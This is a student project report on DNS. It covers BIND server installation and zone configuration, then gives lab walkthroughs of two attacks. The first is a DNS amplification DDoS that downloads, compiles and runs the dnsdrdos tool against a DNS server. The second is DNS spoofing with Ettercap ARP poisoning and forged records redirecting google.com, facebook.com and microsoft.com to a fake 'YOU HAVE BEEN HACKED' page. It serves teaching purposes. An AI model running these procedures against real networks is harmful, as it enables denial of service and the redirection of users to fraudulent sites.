

DEPARTMENT OF EDUCATION AND TRAINING OF HO CHI MINH CITY

FPT UNIVERSITY

FACULTY OF INFORMATION ASSURANCE



**FPT UNIVERSITY**

OSP201 - OPEN-SOURCE PLATFORM AND NETWORK ADMINISTRATION

---

Project report

# DNS IMPLEMENTATION

---

Advisor: Mrs. Mai Hoang Dinh

HO CHI MINH CITY, MARCH 2023

**MEMBER LIST & WORKLOAD**

<b>No.</b>	<b>Full name</b>	<b>Student ID</b>	<b>Percentage of work</b>
01	Le Dinh Minh	SE171705	100
02	Dang Hoang Nguyen	SE171946	100
03	Dinh Hoang Giang	HE153266	100
04	Pham Minh Trung	SE161915	100

### **Abstract**

An essential part of the Internet's infrastructure, the Domain Name System (DNS) permits the conversion of human-readable domain names into IP addresses. This report gives a general overview of DNS implementation, including its fundamental ideas. We look at the various DNS record kinds, including A, AAAA, MX, and CNAME records, as well as their purposes. We also look at the security vulnerabilities associated with DNS and the steps that may be taken to reduce them. This report's overall goal is to give readers a thorough understanding of DNS implementation, the role it plays in how the Internet works, and the best practices for guaranteeing its security and dependability.

## Introduction

### DNS definition

The Domain Name System (DNS) is the phonebook of the Internet. Humans access information online through domain names, like nytimes.com or espn.com. Web browsers interact through Internet Protocol (IP) addresses. DNS translates domain names to IP addresses so browsers can load Internet resources.

### DNS records

- **A record** - The record that holds the IP address of a domain.
- **AAAA record** - The record that contains the IPv6 address for a domain (as opposed to A records, which list the IPv4 address).
- **CNAME record** - Forwards one domain or subdomain to another domain, does NOT provide an IP address.
- **MX record** - Directs mail to an email server.
- **NS record** - Stores the name server for a DNS entry.
- **SOA record** - Stores admin information about a domain.
- **PTR record** - Provides a domain name in reverse-lookups.

### DNS route traffic

- A user types 'example.com' into a web browser and the query travels into the Internet and is received by a DNS recursive resolver.
- The resolver then queries a DNS root nameserver (.).
- The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD.
- The resolver then makes a request to the .com TLD.
- The TLD server then responds with the IP address of the domain's nameserver, example.com.
- Lastly, the recursive resolver sends a query to the domain's nameserver.
- The IP address for example.com is then returned to the resolver from the nameserver.
- The DNS resolver then responds to the web browser with the IP address of the domain requested initially.

## DNS installation

### Background

The free/open-source DNS program BIND will be used for this section. The entire DNS software package, known as Bind, can be used as a cache or authoritative server, or perhaps both. It is now the Internet's most popular DNS application, and the Internet Systems Consortium maintains it (ISC). At of this writing, the version is BIND 9.11.4-26. P2.

### Topology

The topology used in this section will be as follows. Keep in mind that the IP addresses are merely examples. Use the real IP addresses from your endpoints. The IP address 192.168.171.x will be used to refer to your Virtual Machine throughout this instruction (VM).




Figure 1. The picture shows the topology of DNS implementation.

### Installation notes:

#### Virtual Machine (server) details:

- CentOS Linux release 7.3.1611
- Hostname: ns1.fptiauni.vn
- IPv4 address: 192.168.171.100

#### Virtual Machine (client) details:

- Windows 10 version 21H2
- Hostname: fpt-win010-01.fptiauni.vn
- IPv4 address: 192.168.171.150

### DNS Bind:

- Meet the version BIND 9.11.4-26. P2 or higher
  - Can be downloaded form: [https://centos.pkgs.org/7/centos-updates-aarch64/bind-9.11.4-26.P2.el7\\_9.10.aarch64.rpm.html](https://centos.pkgs.org/7/centos-updates-aarch64/bind-9.11.4-26.P2.el7_9.10.aarch64.rpm.html)

### Optional software:

- WinSCP
  - Can be downloaded form: <https://winscp.net/eng/download.php>
- PuTTY
  - Can be downloaded form: <https://www.putty.org/>
- Sublime Text
  - Can be downloaded form: <https://www.sublimetext.com/>

### Installation guides for server:

#### Step 01: Installing BIND

- Open the CentOS 7 machine (server). We must install Bind on the server machine.

```
sudo yum -y update
sudo yum install -y bind*
```
- Confirm which version of BIND is installed.

```
named -v
```

#### Step 02: Edit the `named.conf` file

- Go to `/etc/` and change some configuration to `named.conf` file:

```
sudo vi /etc/named.conf
```
- In `options` section, change the following commands:

```
listen-on port 53 { 127.0.0.1;129.168.171.100; };
allow-query      { localhost;129.168.171.0/24; };
```
- Add this command after the `directory` line in `options` section

```
forwarders      {8.8.8.8;8.8.4.4; };
```
- Create a **forward DNS zone** and **reverse DNS zone** at the end of `named.conf` file:
  - **Forward DNS zone** is an area that stores information about the relationship between IP address and host name. When queried, it provides the host system's IP address using the host name.
  - **Reverse DNS zone** returns the server's Fully Qualified Domain Name (FQDN) associated with its IP address.

```

zone"fptiauni.vn" IN {
    type master;
    file "forward.fptiauni.vn";
    allow-update { none; };
};

zone"171.168.192.in-addr.arpa" IN {
    type master;
    file "reverse.fptiauni.vn";
    allow-update { none; };
};

```

*Note:* This command lines only show our changes when configuring the **named.conf** file. For more information you can see in Appendix A

### Step 03: Create and configure Forward zone file and Reverse zone file

- Create a file in **/var/named/** folder with the name you typed in **named.conf** file for forward zone. In this situation we will create **forward.fptiauni.vn**

```
su vi /var/named/forward.fptiauni.vn
```

- Adding the following commands in **forward.fptiauni.vn** file

```

$TTL 86400
@      IN      SOA      ns1.fptiauni.vn.
root.fptiauni.vn. (
    2011071001    ;Serial
    3600          ;Refresh
    1800          ;Retry
    604800        ;Expire
    86400         ;Minimum TTL
)
@      IN      NS       ns1.fptiauni.vn.
@      IN      A        192.168.171.100
@      IN      A        192.168.171.150
ns1    IN      A        192.168.171.100
fpt-win010-01  IN      A        192.168.171.150

```

*Note:* This command line only displays our updates based on our hostnames and IP addresses; to make it work properly, change it to your IP address and hostname.

- Create another file in **/var/named/** folder with the name you typed in **named.conf** file for reversed zone. In this situation we will create **reverse.fptiauni.vn**  
`su vi /var/named/reverse.fptiauni.vn`
- Adding the following commands in **reverse.fptiauni.vn** file

```
$TTL 86400

@      IN      SOA      ns1.fptiauni.vn.
root.fptiauni.vn. (
        2011071001    ;Serial
        3600          ;Refresh
        1800          ;Retry
        604800        ;Expire
        86400         ;Minimum TTL
)

@                  IN      NS       ns1.fptiauni.vn.
@                  IN      PTR      fptiauni.vn.
ns1                 IN      A        192.168.171.100
fpt-win010-01       IN      A        192.168.171.150
100                 IN      PTR      ns1.fptiauni.vn.
150                 IN      PTR      fpt-win010-
01.fptiauni.vn.
```

*Note:* This command line only displays our updates based on our hostnames and IP addresses; to make it work properly, change it to your IP address and hostname.

#### **Step 04: Enable DNS service:**

```
systemctl enable named
systemctl start named
```



**Step 05: Configuration firewall:**

```
firewall-cmd --permanent --add-port=53/udp
```

```
firewall-cmd --permanent --add-port=53/tcp
```

**Step 06: Reload firewall:**

```
Firewall-cmd -reload
```

**Installation guides for client:****Step 01: Configuring hostname:**

- Changing the hostname in Windows 10. What name you modify depends on what name you configure in the server computer's **reverse zone** and **forward zone** files. In this case, we will change to **fpt-win010-01**:

Window R → sysdm.cpl → Press "OK"

Click "Change" → Input Computer name → Press "OK"

→ Restart Windows




Figure 2. The picture shows the Run command.




Figure 3. The picture shows the way to change Computer Name/ Domain Changes

- After reboot the system, check **hostname** in **cmd** by the following command.  
hostname

## Step 02: Configuring IP address.

- Changing IPv4 address bases on which IP addresses you modified in **reverse zone** and **forward zone** files. Change **IP address**, **subnet mask**, **DNS address** and **default gateway**.




Figure 4. The picture shows the IPv4 Properties

## DNS attack

### DNS amplification

#### Definition

DNS amplification is a type of Distributed Denial of Service (DDoS) attack that exploits vulnerabilities in the Domain Name System (DNS). In this type of attack, the attacker sends a DNS query to a DNS resolver with a spoofed source IP address, making it appear as if the request is coming from the victim's computer or network. The DNS resolver then responds to the request by sending a larger response back to the victim's IP address, amplifying the attack and potentially overwhelming the victim's network with traffic. This can result in a denial of service for legitimate users trying to access the targeted website or service.

#### Scenario

The computer room at your school has a small DNS server. what a nice day, you want the entire computer room can't access google.com

#### Setup note:




Figure 5. Setup of an DNS amplification attack

#### Attack process

##### Step 01: Dowload `dnsdrdos.c`

- `dnsdrdos.c` is a tool used for launching DNS amplification attacks, which are a type of distributed denial of service (DDoS) attack. The tool sends forged DNS queries to open resolvers with the aim of overwhelming the target system with traffic.

```
wget https://raw.githubusercontent.com/nullsecurity/tools/master/dos/dnsdrdos/release/dnsdrdos.c
```

### Step 02: Compile C file with gcc

- `gcc dnsdrdos.c -lm -o dnsdrdos.o`

### Step 03: Create a file with DNS server IP in it

- Create a file with using `touch`:

```
touch serverDNS.lst
```

- Add at least 5 well-known IP addresses to the file and save.

### Step 04: Run dnsdrdos

- After compile at **step 02** you can try to run the thing with this command:

```
./dnsdrdos.o -V
```

- Attack the victim with this command:


```
sudo ./dnsdrdos.c -f serverDNS.lst -s
```

```
192.168.105.100 -l 1000000
```

- `-f`: input the file
- `-s`: victim dns address
- `-l`: how many packets to send (default: 10000)

### Step 05: Check with nslookup

- On kali (use as a normal machine connect to DNS server)

A terminal window on a Kali Linux machine. The prompt is (kali@kali)-[~]. The user enters the command \$ nslookup. The output shows > google.com, followed by a faint URL http://www.nullsecurity.net/ in the background, and then ;; connection timed out; no servers could be reached. The prompt returns to >.

```
(kali@kali)-[~]  
$ nslookup  
> google.com http://www.nullsecurity.net/  
;; connection timed out; no servers could be reached  
>
```

Figure 6. status of nslookup in Kali Linux machine

## DNS Spoofing

### Definition

DNS spoofing is a type of cyber attack where an attacker tries to redirect network traffic to a fake website by altering the DNS (Domain Name System) resolution process. The DNS system translates domain names into IP addresses that computers can use to communicate with each other on the internet. In a DNS spoofing attack, the attacker modifies the DNS records to point the victim's browser or device to a fraudulent IP address that hosts a fake website. This can allow the attacker to steal sensitive information such as login credentials, credit card numbers, or personal data.

### Attack process

#### Step 01: Config the fake website

```
vi /var/www/html/index.html
```

```

root@kali: /home/kali
File Actions Edit View Help
<html>
  <head><title>You're got really big trouble</title>
</head>
<body>
  <h1>YOU HAVE BEEN HACKED!!!!!!!!!!!!!!</h1>
  <h2>Here is my email: giangdhhe153266@fpt.edu.vn</h2>
  <h3>Email me to know why you got hacked!!!</h3>
</body>
</html>
"/var/www/html/index.html" 10L, 238B
10,0-1

```

Figure 7: Configure the webpage for spoofing

### Step 02: Turns on the web service and check service's status

```
service apache2 restart
```

```
service apache2 status
```

```

(root@kali)-[/home/kali]
# service apache2 restart

(root@kali)-[/home/kali]
# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor p>
   Active: active (running) since Fri 2023-03-10 23:49:34 EST; 6s ago
   Docs: https://httpd.apache.org/docs/2.4/

```

Figure 8: Successfully enable HTTP service

### Step 03: Config the file “etter.dns” in folder “/etc/ettercap/”

- The reason for doing this is to make a record for directing to fake webpage instead of the right one :

```
vi /etc/ettercap/etter.dns
```

- In this case, I will configure Google, Facebook, Microsoft point to attacker IP address

```
microsoft.com      A      192.168.66.128
*.microsoft.com    A      192.168.66.128
www.microsoft.com  A      192.168.66.128
google.com         A      192.168.66.128
*.google.com       A      192.168.66.128
www.google.com     A      192.168.66.128
fb.com             A      192.168.66.128
facebook.com       A      192.168.66.128
*.facebook.com     A      192.168.66.128
www.facebook.com   A      192.168.66.128
```

Figure 9: Configure “etter.dns” file

#### Step 04: Open and using Ettercap

- There are two ways for you to open Ettercap, by CLI or by GUI.




Figure 10: Open Ettercap with CLI and GUI

#### Step 05: Scan all IP and looking for victim

- Use following command to scan all victim's IP

```
: > Hosts > Scan for hosts
```

```
: > Hosts > Hosts lists
```




Figure 11: Scan for hosts

- After found your target in the “Host List” (in this case was 192.168.66.129). Add your target’s IP to **Target 1** and add your default gateway of VMware to **Target 2**




Figure 12: Successfully added target

#### Step 06: Start the attack

- Click the 🌐 button on top right then click **ARP poisoning**
- Click as following to allow dns\_spoof:

: > Plugins > Manage plugins








Figure 13: Successfully positioning victims



### Step 07: Check the result

- Go to the victim computer and check with Microsoft.com



**YOU HAVE BEEN HACKED!!!!!!!!!!!!!!**

**Here is my email: giangdhhe153266@fpt.edu.vn**

**Email me to know why you got hacked!!!**

Figure 14: Successfully redirect victim's computer

## References

Mockapetris, P. V. (1987). Domain names - concepts and facilities. Mockapetris

Mockapetris, P. V. (1987). Domain names – implement and specification. Mockapetris

Investigations, U. S. C. H. C. O. C. S. O. O. A. (1999). *Domain Name System Privatization, is ICANN Out of Control?: Hearing Before the Subcommittee on Oversight and Investigations of the Committee on Commerce, House of Representatives, One Hundred Sixth Congress, First Session, July 22, 1999.*

## Appendix A

```
//  
  
// named.conf  
  
//  
  
// Provided by Red Hat bind package to configure the ISC  
BIND named(8) DNS  
  
// server as a caching only nameserver (as a localhost  
DNS resolver only).  
  
//  
  
// See /usr/share/doc/bind*/sample/ for example named  
configuration files.  
  
//  
  
// See the BIND Administrator's Reference Manual (ARM)  
for details about the  
  
// configuration located in /usr/share/doc/bind-  
{version}/Bv9ARM.html  
  
options {  
  
    listen-on port 53 { 127.0.0.1;192.168.171.100; };  
  
    listen-on-v6 port 53 { ::1; };  
  
    directory      "/var/named";  
  
    forwarders {8.8.8.8;8.8.4.4; };  
  
    dump-file      "/var/named/data/cache_dump.db";  
  
    statistics-file "/var/named/data/named_stats.txt";
```

```
memstatistics-file

"/var/named/data/named_mem_stats.txt";

recursing-file  "/var/named/data/named.recursing";
secroots-file   "/var/named/data/named.secroots";
allow-query     { localhost;192.168.171.0/24; };


/*
- If you are building an AUTHORITATIVE DNS server, do
NOT enable recursion.

- If you are building a RECURSIVE (caching) DNS
server, you need to enable

recursion.

- If your recursive DNS server has a public IP
address, you MUST enable access

control to limit queries to your legitimate users.
Failing to do so will

cause your server to become part of large scale DNS
amplification

attacks. Implementing BCP38 within your network
would greatly

reduce such attack surface

*/

recursion yes;
```

```
dnssec-enable yes;

dnssec-validation yes;

/* Path to ISC DLV key */
bindkeys-file "/etc/named.root.key";

managed-keys-directory "/var/named/dynamic";

pid-file "/run/named/named.pid";
session-keyfile "/run/named/session.key";
};

logging {
    channel default_debug {
        file "data/named.run";
        severity dynamic;
    };
};

zone "." IN {
    type hint;
    file "named.ca";
};

zone "fptiauni.vn" IN {
```

```
type master;

file "forward.fptiauni.vn";

allow-update { none; };

};


zone "171.168.192.in-addr.arpa" IN {

type master;

file "reverse.fptiauni.vn";

allow-update { none; };

};

include "/etc/named.rfc1912.zones";

include "/etc/named.root.key";
```